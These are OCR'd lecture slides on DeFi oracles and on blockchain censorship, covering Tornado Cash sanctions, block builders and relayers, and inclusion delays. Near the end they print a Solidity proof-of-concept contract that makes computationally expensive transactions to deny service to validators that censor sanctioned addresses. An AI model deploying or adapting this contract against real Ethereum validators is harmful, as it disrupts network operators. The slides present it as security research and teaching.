
Part 1: Oracles

Instructor: Arthur Gervais

1


High-Level Service Architecture of CeFi, DeFi



2


DeFi Stack

- Roles
  - User
  - Protocol
  - Keeper
  - Oracle
  - Bridge




3

Flight Insurance




4

Crop Insurance



5

Sports Betting




6

Oracle Basics

- Blockchains lack
  - Access to real-world events
  - No API query possibility
  - Cannot browse the Internet
- A Blockchain is an
  - Isolated DB

7

How can we write data into the blockchain?



Blockchain


Transaction(Data)

Smart Contract

Cost of 1024 bytes into Bitcoin: ~ 200 USD
Cost of 1024 bytes into Ethereum: ~ 40 USD
(numbers are flucuating widely)

8

Oracle



www.flightdelays.com

Data

Oracle

Data

Flight Insurance!

100 USD

1000 USD

9

Oracle


- Definition
  - General: System that connects a blockchain with other systems.
  - Specific: Actors relaying data on-chain.

Oracle

10

Oracle Design Challenge 1

- Let's build the Oracle into the consensus



www.flightdelays.com

Data

Data

Oracle

Data


Blockchain

Smart Contract

But: Miners can lie/cheat!

11

Oracle Design Challenge 2 - Network



www.flightdelays.com

Data

Data

Data

Oracle

Oracle

Oracle

Oracle

Oracle

Data

Blockchain


Smart Contract

But: What if an oracle cheats/lies?

Majority voting: valid flight information.

12

Oracle Design Challenge 3 – Oracle Outage




But: What if an oracle is offline?

Allow for backup transmission.

13

Oracle Design Challenge 4 – Source Outage




But: What if website is down?

Use multiple websites as source.

14

Oracle Design Challenge 5 - Numbers



But: What if an oracle lies?

Take the mean?   Take the median!


15

Further Oracle Design Challenges

- How to pay oracles nodes for their service?
- How to ensure that oracle nodes submit transactions quickly?
- How to ensure that oracle transactions are mined quickly?
- How to ensure that the majority of the oracles nodes are honest?

16

On-Chain Oracles



- Decentralized Exchanges
  - Determine the price of an asset on-chain!
  - No off-chain price fetching needed

  We can use a DEX as a cryptoeconomic price oracle!
- Pro:
  - Instant response
  - Economic correctness assurance
- Cons:
  - Only works for prices
  - Can be manipulated → see the security lecture 🤓


17

Part 2: Censorship

18

Censorship?

Censorship? Where?



Asset Standards
Native Coin
Fungible Token
Non-Fungible Token

DeFi Services with Atomic Composability
Exchange/Swap
Lending/Borrowing
Flash Loan
Market Making
Stablecoin/ Pegged Assets
Derivatives
Privacy Mixer
Portfolio Manager

Market Mechanisms
Arbitrage
Liquidation
Governance
Security Deposit

External Database(s)
Centralised Exchanges, other blockchains, real-world event, data source

Non-Atomic Settlement
Price Oracles/ Cross Chain Bridges

Distributed Database with Atomic Settlement
Application Logic State
Blockchain Consensus Layer
Block i
Block i+1
Block i+2
Block i+3
time
Network P2P Layer

Market Manipulations
Front-Running
Back-Running
Pump & Dump
Wash Trading
Market Cornering
Bear Raiding

Censorship?

- Transaction Inclusion?
- Consensus Layer
  - Weak Censorship?
  - Strict Censorship?
- Application Layer
  - Smart Contract Censorship
    - cf. e.g. USDT & USDC

Legal Disclaimer

- IANAL (I am not a lawyer)
  - This is no legal or financial advise
  - We do not know what is expected
  - We do not know if censorship as practiced is sufficient
  - We do not know what other countries require..

Quantifying Censorship

- Tornado Cash Data
  - 1st of January 2021 --> 15th of November 2022
  - 273,403 events (deposits or withdrawals) in 236,868 distinct blocks
- Ecosystem Data
  - Block Proposers/Miners/Validators
  - Block Builder
  - Block Relayer (Flashbots, BloXroute, Blocknative, Manifold, Eden, Relayooor)


U.S. Office of Foreign Assets Control (OFAC)

- Specially Designated Nationals And Blocked Persons List (SDN)
- 132 Ethereum addresses
  - 90 (68%) of the sanctioned (contract) addresses of TC
  - Externally Owned Accounts (EOAs)
  - Ethereum Goerli testnet 😅


Mixer

- Mixer try to break the linkability between blockchain addresses.
- Inspired from privacy-by-design blockchains (such as Zcash)
  - Example: *Tornado.Cash*
    Relatively expensive to use, fixed denomination pools to deposit into (1, 10 or 100 ETH) and to withdraw from


Tornado Cash




Tornado Cash




Tornado Cash




Tornado Cash & Sanctions




Blocks containing TC transactions





Proposer/Builder Separation

31




Block Builders / Relayers / Proposers

Builders

Relayers


Proposers

32




Application Layer Censorship

33



Bitcoin Mixer Blender.io


34



Security Implications of Censorship

Any ideas?

35




Security Implications of Censorship


- Confirmation Latency
  - Does censorship slow down transaction confirmation?
- Denial of Service (DoS)
  - Does censorship introduce a Denial of Service vector?

36

Confirmation Latency - Setup



Confirmation Latency




- Average inclusion delay for TC transactions
  - August 2022: 15.8s ± 22.8
  - November 2022: 29.3s ± 23.9

Denial of Service

- High Level Idea
  - Let a node do work without paying the node!
  - Leverage: Transaction creation must be cheaper than verification.
    - Cheaper in e.g. CPU terms to perform a CPU DoS
- Different potentially censoring nodes
  - Forwarding full nodes
  - Validators/Miners
  - Relayers
  - Searchers
  - Builders


Denial of Service – Idea


Attacker
(1) Send TX
TX
Is the validator executing this TX censoring address C?
Yes
No
Execute complex code
Execute simple code
Transfer funds to C
(2) Verify TX does not involve C
(4) TX should be censored
Censoring Validator
(3) Run complex code to verify TX
Verification Program

How to craft computationally expensive transactions?

- Transaction creation time
  - Crafting data
  - Signature
- Transaction verification time
  - EVM execution time
  - Opcode gas costs
  - CPU time to execute
  - Signature verification time

How to craft computationally expensive transactions?




```
pragma solidity >=0.7.0 <0.9.0;
contract CensorshipDoSAttack {
 mapping (address => bool) private _shouldDoS;

 /// @notice Creates a set of the validators to DoS.
 constructor() {
  // Add the validators you would like to DoS here:
  _shouldDoS[AddressToDoS1] = true;
  // _shouldDoS[AddressToDoS2] = true;
  // _shouldDoS[AddressToDoS3] = true;
  // ...
 }

 /// @notice Call this function to execute the attack.
 /// @param i The number of complex iterations.
 function DoS(uint32 i) external payable {
  // Check if the current validator should be DoSed:
  bool shouldDoS = _shouldDoS[block.coinbase];
  assembly {
   if shouldDoS {
    // The computationally complex part of our TX:
    for { } gt(i, 0) { i := sub(i, 1) } {
     pop(extcodehash(xor(blockhash(number()), gas())))
    }
    // Replace "CensoredAddress" with your favorite
    // sanctioned address!
    pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
   }
   stop()
  }
 }
}
```

- Transaction creation time
  - 4.8 · 10−5 seconds
- Transaction validation time
  - 0.16 ± 0.011 seconds

--> 3400× DoS vector!



What can possibly go wrong?

- If every node censors?
- If all validators censors?
- If all relayers censors?
- What is the cost to DoS the entire network?

43